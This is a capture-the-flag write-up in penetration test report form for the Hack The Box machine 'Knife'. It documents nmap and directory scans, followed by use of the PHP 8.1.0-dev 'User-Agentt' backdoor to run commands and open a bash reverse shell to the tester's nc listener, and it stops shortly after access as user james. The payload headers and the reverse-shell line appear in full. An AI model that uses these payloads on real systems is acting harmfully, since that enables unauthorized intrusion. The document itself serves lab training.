
Executive Summary

This report provides details of the findings of a penetration test conducted against the HTB machine "Knife". The assessment identified critical backdoor and remote code execution vulnerabilities in the web application that was powered by vulnerable PHP version that allowed for unauthorized system access and then privilege escalation.



Knife has been Pwned!

Congratulations ifti, best of luck in capturing flags ahead!

#21692	02 Dec 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

Contents

Network Discovery and Target Identification

Initial network discovery was performed using Nmap to identify the target system.

Commands used:

nmap -sC -sV -p$ports 10.10.10.242

Flag Descriptions:

`-p-`: Scans all 65535 ports


`--min-rate=1000`: Sets minimum packet rate to 1000 packets/sec

`-T4`: Aggressive timing template for faster scanning

`-sC`: Runs default NSE scripts

`-sV`: Attempts version detection

Screenshots:



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sCV -O 10.10.10.242 -T5 -p-
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-02 15:50 EST
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 5.54% done; ETC: 15:52 (0:01:59 remaining)
Warning: 10.10.10.242 giving up on port because retransmission cap hit (2).
Stats: 0:01:17 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.99% done; ETC: 15:58 (0:07:17 remaining)
Stats: 0:05:48 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 47.01% done; ETC: 16:02 (0:06:32 remaining)
Nmap scan report for 10.10.10.242
Host is up (0.18s latency).
Not shown: 65447 closed tcp ports (reset), 86 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 be:54:9c:a3:67:c3:15:c3:64:71:7f:6a:53:4a:4c:21 (RSA)
|   256 bf:8a:3f:d4:06:e9:2e:87:4e:c9:7e:ab:22:0e:c0:ee (ECDSA)
|_  256 1a:de:a1:cc:37:ce:53:bb:1b:fb:2b:0b:ad:b3:f6:84 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title:  Emergent Medical Idea
|_http-server-header: Apache/2.4.41 (Ubuntu)
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3
(95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 784.70 seconds
```


Service Enumeration Results

The scan revealed two open ports:

- Port 22: OpenSSH 8.2p1 Ubuntu


- Port 80: Apache httpd 2.4.41 (Ubuntu)

As nothing very helpful found by this so started directory bruteforcing and meanwhile opened burpsuite to analyze the requests.



```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.10.10.242/ -w /usr/share/wordlists/dirb/small.txt -o initial.crawl -t 20 -x ph
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.242/
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/wordlists/dirb/small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 5815]
Progress: 1918 / 1920 (99.90%)
===============================================================
Finished
===============================================================
```

Meanwhile, looking into the requests helped in knowing the php version used by the web application.



Burp Suite Community Edition v2024.9.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Site map Scope Issue definitions
Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
http://10.10.10.242
Pro version only
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Search
0 highlights
Inspector
Request attributes 2
Request headers 8
Response headers 8
Inspector
Notes

Host	Method	URL	Params	Length	MIME type	Title	Notes	Status code	Time requested
http://10.10.10.242	GET	/		6073	HTML	Emergent Medical Idea		200	16:30:07 2 Dec 2024

```
GET / HTTP/1.1
Host: 10.10.10.242
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Date: Mon, 02 Dec 2024 21:13:29 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/8.1.0-dev
Vary: Accept-Encoding
Content-Length: 5815
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en" >

  <head>

    <meta charset="UTF-8">


    <title>
      Emergent Medical Idea
    </title>

    <link rel="stylesheet" href="
    https://cdnjs.cloudflare.com/ajax/libs/meyer-reset/2.0/reset.min.c
    ss">
```

The response header with attribute named as X-powered by disclosed the PHP version 8.1.0-dev.

Vulnerability Assessment

Web Application Analysis


As initial enumeration of the HTTP service revealed:

1. PHP-based web application
2. Apache 2.4.41 web server
3. Exposed PHP version information in headers

Vulnerability Research

Google search revealed critical vulnerability in the PHP version:

- PHP 8.1.0-dev version contained a backdoor



Exploit-DB
https://www.exploit-db.com › exploits
PHP 8.1.0-dev - 'User-Agentt' Remote Code Execution
03-Jun-2021 — **PHP 8.1.0-dev** - 'User-Agentt' Remote Code Execution.. webapps exploit for PHP platform.

flast101.github.io
https://flast101.github.io › php-8.1.0-dev-backdoor-rce
php-8.1.0-dev-backdoor-rce - flast101.github.io
PHP 8.1.0-dev Backdoor Remote Code Execution · 1- The Story · 2- POC Script · 3- Reverse Shell ...

Medium · Ams._.Ghimire
120+ likes · 8 months ago
PHP 8.1.0-Dev Backdoor - Ams._.Ghimire - Medium
On March 28, 2021, **PHP** version **8.1.0-dev** was released with a hidden backdoor over which we can perform RCE. The malicious code was promptly ...

GitHub
https://github.com › composer › composer › issues
PHP 8.1.0-dev compat: "Passing null to parameter ... is ...

By checking out various websites it was confirmed that the Backdoor allowed remote code execution through User-Agent header modification.


Exploitation

The PHP backdoor was exploited using the following steps:

Using Burpsuite for request modification

First confirming vulnerability existence by Modified HTTP request with malicious User-Agentt header:

User-Agentt: zerodiumsystem('id');



Target: http://10.10.10.242

Request

```
GET /index.php HTTP/1.1
Host: 10.10.10.242
User-Agentt: zerodiumsystem('id');
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image
/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Length: 2
```

Response

```
HTTP/1.1 200 OK
Date: Mon, 02 Dec 2024 21:42:08 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/8.1.0-dev
Vary: Accept-Encoding
Content-Length: 5866
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

uid=1000(james) gid=1000(james) groups=1000(james)
<!DOCTYPE html>
<html lang="en" >

    <head>

        <meta charset="UTF-8">


        <title>
            Emergent Medical Idea
        </title>

        <link rel="stylesheet" href="
        https://cdnjs.cloudflare.com/ajax/libs/meyer-reset/2.0/reset.min.css">



        <style>
            html,body{
                font-family:'Raleway',sans-serif;
                padding:0;
                font-size:18px;
                /*background: rgb(50, 120, 186);*/
                background:#FFF;
                color:#fff;
            }

```

Inspector

Protocol: HTTP/1

Name	Value
Method	GET
Path	/index.php

Request query parameters 0 — It's empty in here

Request body parameters 0

Request cookies 0

Request headers 8

Name	Value
Host	10.10.10.242
User-Agentt	zerodiumsystem('id');
Accept	text/html,application/...
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate, br
Connection	keep-alive
Upgrade-Insecure-Re...	1
Content-Length	2

Done — 6,124 bytes | 1,215 millis

As the response contained the execution of the confirmation command as


uid-1000(james) gid=1000(james) groups=1000(james)

Now first setting up the listener in the attacker machine on port 4455 by the following command:

nc -lvnp 4455

Then uploaded reverse shell payload using this backdoor vulnerability by modifying again the user-agent in the header and again forwarding request:

User-Agentt: zerodiumsystem("bash -c 'bash -i >& /dev/tcp/10.10.14.10/4455 0>&1'");



```
GET /index.php HTTP/1.1
Host: 10.10.10.242
User-Agentt: zerodiumsystem("bash -c 'bash -i >& /dev/tcp/10.10.14.10/4455 0>&1'");
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image
/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Length: 2
```

Inspector

Protocol: HTTP/1 HTTP/2

Name	Value
Method	GET
Path	/index.php

Request query parameters 0

It's empty in here


Request body parameters 0

Request cookies 0

Request headers 8


Name	Value
Host	10.10.10.242
User-Agentt	zerodiumsystem("bas...
Accept	text/html,application/...
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate, br
Connection	keep-alive
Upgrade-Insecure-Re...	1
Content-Length	2

Soon after sending that modified request from the burp repeater we got the shell on the listener terminal:



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4455
listening on [any] 4455 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.242] 39384
bash: cannot set terminal process group (1021): Inappropriate ioctl for device
bash: no job control in this shell
james@knife:/$ 
```

Initial access provided user-level privileges as 'james'.




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4455
listening on [any] 4455 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.242] 39384
bash: cannot set terminal process group (1021): Inappropriate ioctl for device
bash: no job control in this shell
james@knife:/$ whoami
whoami
james
james@knife:/$ ifconfig
ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
